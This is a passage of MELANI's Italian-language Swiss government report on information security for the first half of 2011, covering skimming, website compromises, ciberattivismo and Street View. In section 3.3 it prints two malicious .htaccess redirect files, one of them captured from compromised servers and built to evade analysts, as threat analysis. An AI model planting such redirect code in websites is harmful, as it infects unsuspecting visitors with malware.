Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra


Organo strategia informatica della Confederazione OSIC
Servizio delle attività informative della Confederazione SIC

Centrale d'annuncio e d'analisi per la sicurezza dell'informazione MELANI
www.melani.admin.ch

Sicurezza dell'informazione

Situazione in Svizzera e a livello internazionale

Rapporto semestrale 2011/I (gennaio – giugno)



Indice

1 Cardini dell'edizione 2011/I

- **Gli attacchi di spionaggio sono ormai all'ordine del giorno**

  Oltre agli attacchi non mirati a tappeto che puntano a infettare indiscriminatamente il numero massimo possibile di computer, si verificano regolarmente attacchi mirati. Occorre partire dal presupposto che ogni giorno si tenti di penetrare nelle reti delle imprese per spiarle. A seconda dell'interesse e della sensitività vi si profonde più o meno energia. Dato che i tentativi sono costanti e variabili, sarà soltanto una questione di tempo finché essi saranno coronati da successo.

  ► Situazione attuale a livello internazionale: capitolo 4.5
  ► Situazione attuale a livello internazionale: capitolo 4.6
  ► Tendenze / Prospettive: capitolo 5.2

- **Ciberattivismo**

  Sotto la designazione «Anonymous» si coordinano attivisti su Internet di tutto il mondo per dimostrare a favore di un Internet libero e contro i controlli da parte dello Stato. Per colmo dell'ironia il loro metodo preferito sono i cosiddetti attacchi di Distributed Denial of Service (DDoS) – un metodo mediante il quale i siti Web sono sovraccaricati da innumerevoli richieste e poi resi irraggiungibili.

  Anche il collettivo di hacker Lulzsec si è manifestato nel corso degli ultimi mesi con numerosi attacchi, diretti soprattutto contro dati custoditi su settori mal protetti di server Web e con attacchi alla disponibilità. L'obiettivo autoproclamato dei membri di Lulzsec era di suscitare l'attenzione sulle lacune di sicurezza e sui problemi su Internet.

  ► Situazione attuale a livello internazionale: capitolo 4.1
  ► Situazione attuale a livello internazionale: capitolo 4.2
  ► Tendenze / Prospettive: capitolo 5.3

- **Sicurezza dell'informazione nel mondo globalizzato**

  Con la digitalizzazione e la successiva marcia trionfale di Internet il mondo della memorizzazione, della salvaguardia e dell'archiviazione dei dati ha subito notevoli cambiamenti. L'identificazione, la classificazione e la protezione di dati sono rese sempre più complesse da queste evoluzioni. L'insegnamento principale è però che la sola tecnologia non è in grado di risolvere i problemi di sicurezza, ma tuttalpiù di limitarli. I dati che garantiscono l'esistenza e i dati confidenziali devono essere distinti dai dati trattati in maniera meno restrittiva o da quelli che sono addirittura resi pubblici. Non tutti i dati e i processi sono di per sé confidenziali o preziosi; sovente è la conservazione di dati irrilevanti su sistemi separati che li rende interessanti. Ciò significa a contrario che anche i documenti la cui perdita mette in pericolo l'esistenza dell'impresa non vanno collocati su server collegati a Internet o che consentono altrimenti un accesso dall'esterno.

  ► Situazione attuale a livello internazionale: capitolo 4.4
  ► Tendenze / Prospettive: capitolo 5.1

- **Skimming**

  Già da diversi anni lo skimming costituisce un problema all'estero, mentre la Svizzera ne è stata a lungo colpita solo marginalmente. Dall'inizio di quest'anno il numero di casi registrati di skimming è però aumentato brutalmente.

  ► Situazione attuale a livello svizzero: capitolo 3.2

2 Introduzione

Il tredicesimo rapporto semestrale (gennaio – giugno 2011) della Centrale d'annuncio e d'analisi per la sicurezza dell'informazione (MELANI) spiega le principali tendenze nel campo dei pericoli e dei rischi che accompagnano le tecnologie dell'informazione e della comunicazione (TIC). Esso presenta un compendio degli avvenimenti in Svizzera e all'estero, illustra i principali sviluppi in ambito di prevenzione e presenta in sintesi le attività più importanti degli attori statali e privati. Le spiegazioni dei concetti di natura tecnica o specialistica (termini *in corsivo)* sono riunite in un **glossario** (**capitolo 6)** alla fine del presente rapporto. Le valutazioni di MELANI sono di volta in volta evidenziate dal loro colore.

I temi scelti del presente rapporto semestrale sono accennati nel **capitolo 1.**

I **capitoli 3 e 4** abbordano le avarie e i crash, gli attacchi, la criminalità e il terrorismo che presentano relazioni con le infrastrutture TIC. Per il tramite di esempi scelti sono illustrati i principali avvenimenti della prima metà del 2011. In merito il capitolo 3 tratta i temi nazionali, il capitolo 4 i temi internazionali.

Il **capitolo 5** presenta le tendenze e una prospettiva delle evoluzioni attese.

3 Situazione attuale dell'infrastruttura TIC a livello nazionale

3.1 Bloccaggio del Registro svizzero del commercio dei diritti di emissione dopo verifica della sicurezza

Nel corso degli ultimi mesi diversi Registri esteri del commercio dei diritti di emissione sono stati nuovamente oggetto di attacchi. Fin dall'inizio del 2010 sono stati sferrati *attacchi di phishing* in conseguenza dei quali sono stati trasferiti illegalmente diritti di emissione. La Commissione europea ha posto successivamente l'esigenza di un innalzamento degli standard di sicurezza dei servizi di commercio dei diritti di emissione. A seguito dei tentativi continui di attacco e di utilizzazione abusiva la Commissione europea ha deciso il 19 gennaio 2011 di sospendere a livello dell'UE il commercio dei diritti di emissione e di vincolare a condizioni il ripristino dei registri nazionali: ogni Stato membro è tenuto a presentare un rapporto indipendente dal quale risulti che la sua piattaforma online adempie prescrizioni minime di sicurezza. Tali prescrizioni minime di sicurezza sono classificate confidenziali, ma potrebbero essere tuttavia paragonabili a quelle di altri sistemi TIC sensibili, come ad esempio il banking online. Il 19 aprile 2011 la Lituania è stato l'ultimo Stato a ripristinare l'esercizio della propria piattaforma di commercio dei diritti di emissione. Nei casi finora accaduti, i crediti europei (EUA, EU Allowance), ossia quelli principalmente colpiti, non sono negoziabili in Svizzera.

È la ragione per la quale il Registro svizzero del commercio dei diritti di emissione non è stato toccato direttamente dagli avvenimenti del mese di gennaio. Per poter reagire rapidamente a eventuali irregolarità, a contare dal 21 gennaio 2011 il commercio dei crediti è stato tuttavia temporaneamente limitato a titolo cautelare alle ore d'ufficio. Nel quadro della verifica della sicurezza avviata successivamente sono state reperite lacune di sicurezza nel sistema svizzero, circostanza che ne ha determinato il bloccaggio immediato il 14 febbraio 2011. Ad avvenuta attuazione delle misure di sicurezza necessarie e dopo il resettaggio a titolo cautelare di tutte le password, il 27 aprile 2011 il Registro del commercio dei diritti di emissione è

stato nuovamente attivato online. Fino a nuovo avviso il commercio rimane nondimeno limitato alle ore d'ufficio. L'Ufficio federale dell'ambiente (UFAM) progetta inoltre di prescrivere nel 2011 il principio, finora volontario, dei «quattro occhi» in ambito di transazioni. Nell'ambito di questo principio le transazioni avviate dal primo o dal secondo procuratore del conto devono essere confermate dal terzo procuratore. Non si sono finora constatati casi di danni nel contesto del Registro svizzero del commercio dei diritti di emissione. Secondo le indicazioni dell'UFAM nel sistema svizzero del commercio dei diritti di emissione figurano accrediti di emissione per un valore di circa 4 miliardi di CHF[1].

Come già menzionato in precedenti rapporti semestrali si constata uno spostamento dei ciberattacchi dal banking online verso servizi e piattaforme (di commercio) meno bene protetti. Ne sono soprattutto minacciati i servizi unicamente protetti da login e password e quelli grazie al cui accesso si può guadagnare direttamente o indirettamente denaro. Oltre al commercio di emissione ne sono colpiti altri sistemi di pagamento online, piattaforme di asta, provider di posta elettronica e reti sociali.

3.2 Aumento brutale dei casi di skimming in Svizzera

Lo *skimming* costituisce da parecchi anni un grave problema all'estero, mentre la Svizzera ne era stata a lungo tempo colpita solo marginalmente. Dall'inizio dell'anno il numero dei casi registrati di skimming è però aumentato brutalmente. Nel caso di questo genere di truffa con le carte di credito e di debito i criminali, avvalendosi di speciali congegni, copiano la striscia magnetica delle carte di pagamento su carte di debito vergini. L'immissione del PIN viene perlopiù filmata con piccole videocamere radiocomandate, sovente dissimulate da una striscia di materia sintetica incollata in posizione sovrastante la tastiera. Si utilizzano anche tastiere fittizie complete, incollate sopra la tastiera vera e propria, che registrano i testi premuti.

Nel primi quattro mesi del 2011 sono stati registrati in Svizzera 225 distributori di biglietti di banca manipolati, mentre l'anno scorso se ne contavano 135.[2] In Germania questo problema ha già raggiunto un livello massimo: nel 2010 un distributore di biglietti di banca su tre ha dovuto essere sostituito. Ciò corrisponde a circa 1765 apparecchi[3] sui quali sono state constatate manipolazioni che hanno procurato un danno complessivo di 60 milioni di euro[4].

La manipolazioni non riguardano esclusivamente i bancomat. Si sono registrati casi di skimming anche sui distributori di biglietti delle FFS e sugli apparecchi di pagamento dei negozi. Nel primo semestre del 2011 sono state constatate in tutta la Svizzera manipolazioni dei terminali di pagamento del commercio di dettaglio[5]. Si presume che gli autori si facciano rinchiudere nottetempo nelle filiali colpite per applicare i loro congegni ai *Point-of-Sale Terminals (POS)*. Alcuni negozi sono stati palesemente scassinati prima dei casi di skimming. Se-

1 http://www.nzz.ch/nachrichten/wirtschaft/aktuell/schweizer_emmissionshandel_aus_sicherheitsgruenden_ausgesetzt_1.9575326.html (stato: 15 agosto 2011).

2 http://www.swissinfo.ch/ger/news/magazin/Skimming_ein_Delikt_hat_Hochkonjunktur.html?cid=30471116 (stato: 15 agosto 2011).

3 http://www.ka-news.de/region/karlsruhe/Manipulierte-Geldautomaten-Karlsruher-Polizei-gibt-Tipps;art6066,642868 (stato: 15 agosto 2011).

4 http://www.welt.de/finanzen/verbraucher/article13362915/Attacken-auf-Geldautomaten-nehmen-um-die-Haelfte-zu.html (stato: 15 agosto 2011).

5 http://bazonline.ch/mobile/wirtschaft/unternehmen-und-konjunktur/Datenspionage-an-der-Ladenkasse/s/26125829/index.html (stato: 15 agosto 2011).

condo le indicazioni fornite dalla polizia gli autori dei reati di skimming provengono quasi esclusivamente dall'Europa dell'Est, principalmente dalla Bulgaria e dalla Romania.

Non appena la striscia magnetica è stata ricopiata i dati sono inviati a complici che provvedono ad allestire copie delle carte. Grazie a queste carte come pure allo spionaggio dei PIN è possibile procurarsi denaro ai distributori di biglietti di banca. Da quando sono stati introdotti gli *EMV Chips* in Europa e a da quando praticamente tutti i distributori di biglietti di banca sono stati convertiti in maniera tale da non utilizzare la striscia magnetica gli skimmer non hanno più potuto utilizzare le loro copie di carte, perlomeno in Europa. Per questo motivo le carte vengono utilizzate all'infuori dell'Europa (per esempio USA, Canada, Kenia, Africa del Sud, Repubblica Dominicana[6]) dove i distributori di biglietti di banca continuano a leggere la striscia magnetica.

Il fatto che si tenti di accedere al denaro nei bancomat avvalendosi di tecniche meno raffinate è illustrato da un fatto avvenuto a Corcelle-près-Payerne, nel Cantone di Vaud. Il bancomat è stato semplicemente fatto esplodere per accedere alla cassetta contenente le banconote. La cassetta è però stata danneggiata dall'esplosione, con la conseguenza che le banconote sono state spruzzate da una cartuccia di inchiostro rosso. Questa misura di sicurezza ha reso inutilizzabili le banconote, pur non impendendo agli autori di andarsene con il denaro[7].

In genere sia un lettore magnetico supplementare, sia una videocamera radiocomandata sono poco reperibili anche per l'utente più sospettoso. La prima misura cautelare imperativa consiste quindi nella digitazione del PIN nascondendo bene la mano, in modo che la videocamera installata dagli autori non ne possa filmare la digitazione. Questo metodo è tuttavia impotente nei confronti della tastiera fittizia. Può pertanto rivelarsi utile verificare i bancomat dal profilo di complementi strani, sopraelevazioni, perforazioni o elementi traballanti. Questo modo di procedere funziona però in genere soltanto nel caso del bancomat abituale, del quale si conoscono al meglio le caratteristiche e dove un differente modo di cattura della carta o l'assenza improvvisa di graffi conosciuti sulla tastiera sorprenderebbe immediatamente. Un'ulteriore difficoltà è costituita dal fatto che l'aspetto dei bancomat non è uniforme. All'interno della medesima filiale bancaria i bancomat possono differire grandemente, al punto che è quasi impossibile reperire se la cattura della carta e la tastiera sono state o no manipolate.

Numerosi bancomat non si trovano all'interno della banca, ma in una sua anticamera. Per potervi accedere all'infuori delle ore di apertura il cliente deve aprire la porta con la sua carta. Anche in questo caso è possibile applicare congegni fittizi che ricopiano la striscia magnetica. La norma fondamentale in questo caso è di mai immettere il PIN per l'apertura della porta. Nell'ipotesi che si venisse sollecitati a immettere il PIN si deve concludere all'esistenza di un congegno fittizio, perché nessuna banca richiede l'immissione del PIN per l'apertura della porta. Per l'apertura della porta si raccomanda inoltre di utilizzare una carta diversa da quella per il successivo ritiro di denaro.

A condizione che i clienti non abbiano agito con grave negligenza le banche compensano di volta in volta il danno subito.

6 http://www.bka.de/nn_233148/DE/Presse/Pressemitteilungen/Presse2011/110510__ZahlungskartenkriminalitaetBundeslagebild.html (stato: 15 agosto 2011).

7 http://www.tsr.ch/info/suisse/3225634-un-bancomat-attaque-a-corcelles-pres-payerne-vd.html (stato: 15 agosto 2011).

3.3 Infezioni drive-by – il vettore preferito di software nocivo

Anche nel corso del primo semestre del 2011 le *infezioni di siti Web* hanno costituito il vettore preferito di infezioni non mirate con software nocivo. Come in precedenza si fa capo soprattutto a dati di accesso FTP derubati per collocare automaticamente codice nocivo su un sito Web. Oltre alla manipolazione classica del testo fonte, nel cui ambito la pagina originale viene completata con un codice *Javascript* o un *IFrame* fraudolento, si osservano nuovamente frequenti manipolazioni del cosiddetto file *.htaccess*. Questo file regola l'accesso al sito Web e viene ad esempio utilizzato per proteggere un sito Web con una password. Il file .htaccess può però anche dirottare il visitatore senza alcuna interazione da parte sua su qualsiasi altro sito Web purché siano adempite determinate condizioni. Questa circostanza viene sfruttata dagli aggressori per dirottare i visitatori su un server nocivo alla chiamata di un sito Web mediante un motore di ricerca, mentre in caso di chiamata diretta del sito Web viene affissata la pagina originale senza codice nocivo. Questo modo di procedere serve a non destare sospetti da parte del gestore del sito Web e delle persone che conoscono bene il sito in questione. Non si tratta di un metodo nuovo, bensì di un metodo già tematizzato nell'autunno del 2008 dall'Internet Storm Center[8]. A quell'epoca però la complessità del file .htaccess rimaneva ancora modesta:

```
RewriteEngine On
RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*aol.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*msn.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*altavista.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*ask.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*yahoo.*$ [NC]
RewriteRule .* http://BAD_SITE/in.html?s=hg [R,L]
Errordocument 404 http://BAD_SITE/in.html?s=hg_err
```

Fig. 1: Manipolazione .htaccess, come veniva effettuata nel 2008

Si distingueva unicamente se il *referrer* trasmesso, ossia il sito di provenienza, conteneva il termine «google.», «aol.», «.msn.», «altavista.», «ask.» oppure «yahoo.»

Le nuove infezioni del tipo «Ponmocup» si avvalgono di criteri di selezione più professionali, destinati a rendere più difficile il reperimento dei siti da parte degli analisti dei siti Web. Si tratta principalmente di «prendere per il naso» i grandi tool pubblici e interni di analisi del Web. Anche MELANI utilizza un tool del genere, che rintraccia i file.htaccess manipolati e fa scattare un allarme. Su questa base MELANI informa il gestore del pertinente sito Web.

[8] http://isc.sans.edu/diary.html?storyid=5150&rss (stato: 15 agosto 2011).

```
# exgocgkctswo
RewriteEngine On
RewriteCond %{REQUEST_METHOD} ^GET$
RewriteCond %{HTTP_REFERER} ^(http\\:\\/\\/)?([^\\/\\?]*\\.)?(google\\.|yahoo\\.|bing\\.|msn\\.|yandex\\.|ask\\.
|excite\\.|altavista\\.|netscape\\.|aol\\.|hotbot\\.|go to\\.|infoseek\\.|mamma\\.|alltheweb\\.|lycos\\.|search
\\.|metacrawler\\.|rambler\\.|mail\\.|dogpile\\.|ya\\.|\\/search\\?).*$ [NC]
RewriteCond %{HTTP_REFERER} !^.*(q\\=cache\\:).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Accoona|Ace\\sExplorer|Amfibi|Amiga\\sOS|apache |appie|AppleSyndication).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Archive|Argus|Ask\\sJeeves|asterias|Atrenko\\sN ews|BeOS|BigBlogZoo).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Biz360|Blaiz|Bloglines|BlogPulse|BlogSearch|B logsLive|BlogsSay|blogWatcher).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Bookmark|bot|CE\\-Preload|CFNetwork|cococ|Combine|Crawl|curl|Danger\\ shiptop).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Diagnostics|DTAAgent|ecto|EmeraldShield|endo| Evaal|Everest\\-Vulcan).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(exactseek|Feed|Fetch|findlinks|FreeBSD|Friend ster|****\\sYou|Google).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Gregarius|HatenaScreenshot|heritrix|HolyCowDu de|Honda\\-Search|HP\\-UX).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(HTML2JPG|HttpClient|httpunit|ichiro|iGetter|i Phone|IRIX|Jakarta|JetBrains).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Krugle|Labrador|larbin|LeechGet|libwww|Lifere a|LinkChecker).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(LinknSurf|Linux|LiveJournal|Lonopono|Lotus\\-Notes|Lycos|Lynx|Mac\\_PowerPC).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Mac\\_PPC|Mac\\s10|Mac\\sOS|macDN|Macintosh|Medi apartners|Megite|MetaProducts).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Miva|Mobile|NetBSD|NetNewsWire|NetResearchSer ver|NewsAlloy|NewsFire).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(NewsGatorOnline|NewsMacPro|Nokia|NuSearch|Nut ch|ObjectSearch|Octora).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(OmniExplorer|Omnipelagos|Onet|OpenBSD|OpenInt elligenceData|oreilly).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(os\\=Mac|P900i|panscient|perl|PlayStation|POE\\-Component|PrivacyFinder).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(psycheclone|Python|retriever|Rojo|RSS|SBIder| Scooter|Seeker|Series\\s60).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(SharpReader|SiteBar|Slurp|Snoopy|Soap\\sClient |Socialmarks|Sphere\\sScout).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(spider|sproose|Rambler|Straw|subscriber|SunOS |Surfer|Syndic8).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Syntryx|TargetYourNews|Technorati|Thunderbird |Twiceler|urllib|Validator).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Vienna|voyager|W3C|Wavefire|webcollage|Webmas ter|WebPatrol|wget|Win\\s9x).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Win16|Win95|Win98|Windows\\s95|Windows\\s98|Win dows\\sCE|Windows\\sNT\\s4).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(WinHTTP|WinNT4|WordPress|WOW64|WWWeasel|wwwst er|yacy|Yahoo).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Yandex|Yeti|YouReadMe|Zhuaxia|ZyBorg).*$ [NC]
RewriteCond %{HTTP_COOKIE} !^.*xccgtswgokoe.*$
RewriteCond %{HTTPS} ^off$
RewriteRule ^(.*)$ http://[redacted].com/cgi-bin/r.cgi?p=10003&i=21cc6cd2&j=318&m=a9f493ec86c8149ec1d4ff4f055d8e7f&h=%
{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME} [R=302,L,CO=xccgtswgokoe:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgocgkctswo
```

Fig. 2: File .htaccess manipolato, come reperito su diversi server svizzeri compromessi

La pagina .htaccess manipolata mostra che sui motori di ricerca si ricercano tra l'altro i referrer. Per evitare nella misura del possibile di essere rintracciati gli aggressori adottano le seguenti misure: ad esempio l'esclusione di diversi User Agents (curl, wget) oppure la predisposizione di Cookies che impediscono di dirottare il visitatore più di una volta sul server nocivo e quindi di suscitare sospetti. Sul server Web infettato sono poi effettuati test su diverse lacune di sicurezza. Alla fine si viene ricollegati al sito propriamente chiamato.

MELANI ha potuto ottimizzare il proprio tool di analisi in modo tale da poter rintracciare efficacemente anche le manipolazioni .htaccess. Nel primo semestre del 2011 MELANI è stata in grado di rintracciare alcune dozzine di simili siti Web. Inoltre la presenza dei siti manipolati è stata oggetto di una comunicazione, come nel caso ad esempio di un grande produttore svizzero di generi alimentari. La maggior parte dei siti infettati ha potuto essere epurata con l'ausilio dei provider. Sorprende il fatto che l'URL di dirottamento sui server del software nocivo contenuto nei file .htaccess non sia praticamente mai stato modificato dagli autori, anche quando questi server centrali erano già stati disattivati da lungo tempo. In generale si constata che le manipolazioni .htaccess non si verificano con la medesima frequenza delle manipolazioni classiche del testo fonte.

Infezioni volontarie – Infezioni White Hat

È interessante notare quante persone, di propria spontanea volontà, vogliano essere vittime di un'infezione drive-by. Si stima a oggi che circa 2 milioni di utenti si siano voluti infettare. Stiamo parlando di Jailbreakme versione numero 3, l'ultimo exploit per "liberare" il sistema iOS di Apple e poter dunque installare applicazioni e gestire iPhone, iPad e iPod Apple senza dover passare da iTunes. Il ragazzo che ha programmato l'exploit, conosciuto in rete con lo pseudonimo comex, all'anagrafe Nicholas Allegra, 19 anni di New York l'ha rifatto: ha pubblicato il 3 luglio per la terza volta un exploit che opera in modo praticamente identico a quello di un'infezione drive-by. Un utente non ha che da visitare il sito web di comex e cliccare un tasto per scaricare l'exploit sul proprio telefono. Un vero e proprio drive-by che utilizza una lacuna di sicurezza di Safari nel leggere i file PDF[9]. Quello degli zero-day exploit è una

[9] http://support.apple.com/kb/HT4802 (stato: 15 agosto 2011).

tecnica normalmente utilizzata per scopi criminali. Scoperta una lacuna viene subito creato un exploit per sfruttare la falla, in modo da poter attaccare il maggior numero di utenti in quanto non è ancora disponibile una patch.

Normalmente i cosiddetti white hacker, cioè coloro che ricercano lacune di sicurezza senza intenzioni criminali, segnalano la scoperta di eventuali "buchi" al produttore del software. In questo caso abbiamo una terza via: un white hacker che scopre lacune di sicurezza in un sistema ma non lo segnala al produttore, invece realizza un exploit da consegnare a chi ne vuol fare uso, senza intenti criminale. Siamo difronte a un'azione irresponsabile? La comunità di sicurezza informatica è spaccata, chi considera un'incoscienza operare in questo modo e chi reputa corretto poter rendere aperti i sistemi chiusi. Inoltre sembrerebbe che Comex, secondo il magazine economico Forbes, stia valutando la possibilità di uno stage presso Apple.[10]

3.4 Attacco di hacker al sito Web del Jazz Festival di Montreux

Secondo il giornale gratuito 20Minuten un hacker è riuscito ad accedere al programma del Jazz Festival di Montreux e a pubblicarlo un giorno prima della conferenza stampa ufficiale. Le informazioni erano già archiviate sul server, ma non ancora visibili al pubblico. Non è stata pubblicata alcuna descrizione più dettagliata dell'attacco. Si può comunque presumere che l'aggressore sia pervenuto ai dati tramite una *SQL-Injection*. Su un forum russo è reperibile una registrazione corrispondente del 16 ottobre 2010, contenente un rinvio alla SQL-Injection nella banca dati News di montreuxjazz.com.




Fig. 3: Registrazione nel Forum relativa alla SQL-Injection di montreuxjazz.com

Non è comunque possibile affermare che l'attacco del 12 aprile 2011 si fondasse sulla lacuna di sicurezza di cui alla figura 3 perché nel frattempo il sito Web presenta una struttura diversa e la pagina contenente la lacuna di sicurezza non è più online.

Non è la prima volta che il sito Web del Jazz Festival di Montreux viene compromesso: il sito Web montreuxjazz.com era già stato deturpato nell'agosto del 2010 da un gruppo di hacker argentini[11]. Inoltre il 7 luglio 2011 diverse redazioni hanno ricevuto indirizzi e-mail provenienti presuntamente dalla banca dati di montreuxjazz.com. Il documento intitolato «Montreux Jazz Festival HACKED, all users exposed» conteneva gli indirizzi della direzione del festival e di 5500 altre persone. Secondo le dichiarazioni dei responsabili del festival i dati risalivano ad anni precedenti[12].

Anche il sito del Greenfield-Festival è stato oggetto di un deturpamento l'8 agosto 2011. Gli aggressori, che rispondono agli pseudonimi KillerMiNd e Krisandpatel, ne hanno assunto la responsabilità. Entrambi hanno deturpato siti Web in grande quantità.

---

[10] http://www.forbes.com/sites/andygreenberg/2011/08/26/apple-hacker-extraordinaire-comex-takes-an-internship-at-apple/ (stato: 15 agosto 2011).

[11] http://www.openairguide.net/magazin/festivalnews/123/montreuxjazz-com-gehackt (stato: 15 agosto 2011).

[12] http://www.zataz.com/news/21431/jazz--montreux--piratage.html (stato: 15 agosto 2011).

L'esperienza insegna che oltre ai numerosi attacchi non mirati e casuali, i siti Web sollecitati dal pubblico costituiscono un obiettivo privilegiato di deturpamento e di effrazione di banche dati. Si tratta soprattutto di mostrare che i grandi promotori e le imprese non si preoccupano molto della sicurezza. Un software server antiquato e la mancata validazione degli input rappresentano in merito le maggiori lacune di sicurezza. I gestori di siti Web di grande portata assumono una responsabilità particolarmente elevata. Come rilevato in questo caso la pubblicazione del programma del festival non ha comportato grandi conseguenze e potrebbe addirittura aver procurato una pubblicità supplementare al promotore. Ma se per ipotesi è possibile collocare un'infezione su un simile sito, la gravità dell'effetto si moltiplica. Inoltre siffatte imprese dispongono perlopiù di notevoli banche dati dei clienti, che contengono in parte informazioni confidenziali. Se cade in mani sbagliate un simile elenco può non soltanto comportare una perdita di immagine, ma anche provocare danni finanziari (cfr. anche il capitolo (cfr. anche il capitolo 4.4).

3.5 Per il momento l'incaricato della protezione dei dati cita in giudizio Street View

Il 4 aprile 2011 è stata pubblicata la sentenza del Tribunale amministrativo federale nella causa Google Street View.[13] Il 13 novembre 2009, dato che a parer suo il servizio Google Street View non aveva reso sufficientemente irriconoscibili i volti o le targhe automobilistiche o aveva mostrato le persone interessate in luoghi sensibili, ad esempio di fronte a ospedali, a case di tolleranza o a carceri, l'incaricato federale della protezione dei dati (IFPDT) aveva intentato un'azione presso il Tribunale amministrativo federale. Nella sua sentenza il Tribunale stabilisce nel frattempo che «Google deve provvedere affinché tutti i volti e le targhe automobilistiche siano resi irriconoscibili». Per quanto riguarda i luoghi sensibili (carceri, ospedali, case chiuse, ecc.) «oltre ai volti ulteriori peculiarità individualizzanti come il colore della pelle, l'abbigliamento, strumenti ausiliari per persone andicappate, ecc.» devono essere obliterati in modo che le persone raffigurate non siano più riconoscibili. Google non può prendere immagini di luoghi privati come giardini o cortili recintati «che devono essere chiusi allo sguardo del passante usuale» e deve «rimuovere da Street View siffatte immagini già esistenti oppure ottenere l'autorizzazione delle persone interessate)». Prima di effettuare percorsi di ripresa Google ne deve inoltre informare sulla stampa locale e non soltanto sul sito Internet di Google Maps. È stata invece respinta l'esigenza di vietare le riprese su strade private. Secondo il Tribunale amministrativo federale tali riprese sono ammesse «nella misura in cui sono rese sufficientemente irriconoscibili e non sono mostrati luoghi privati».

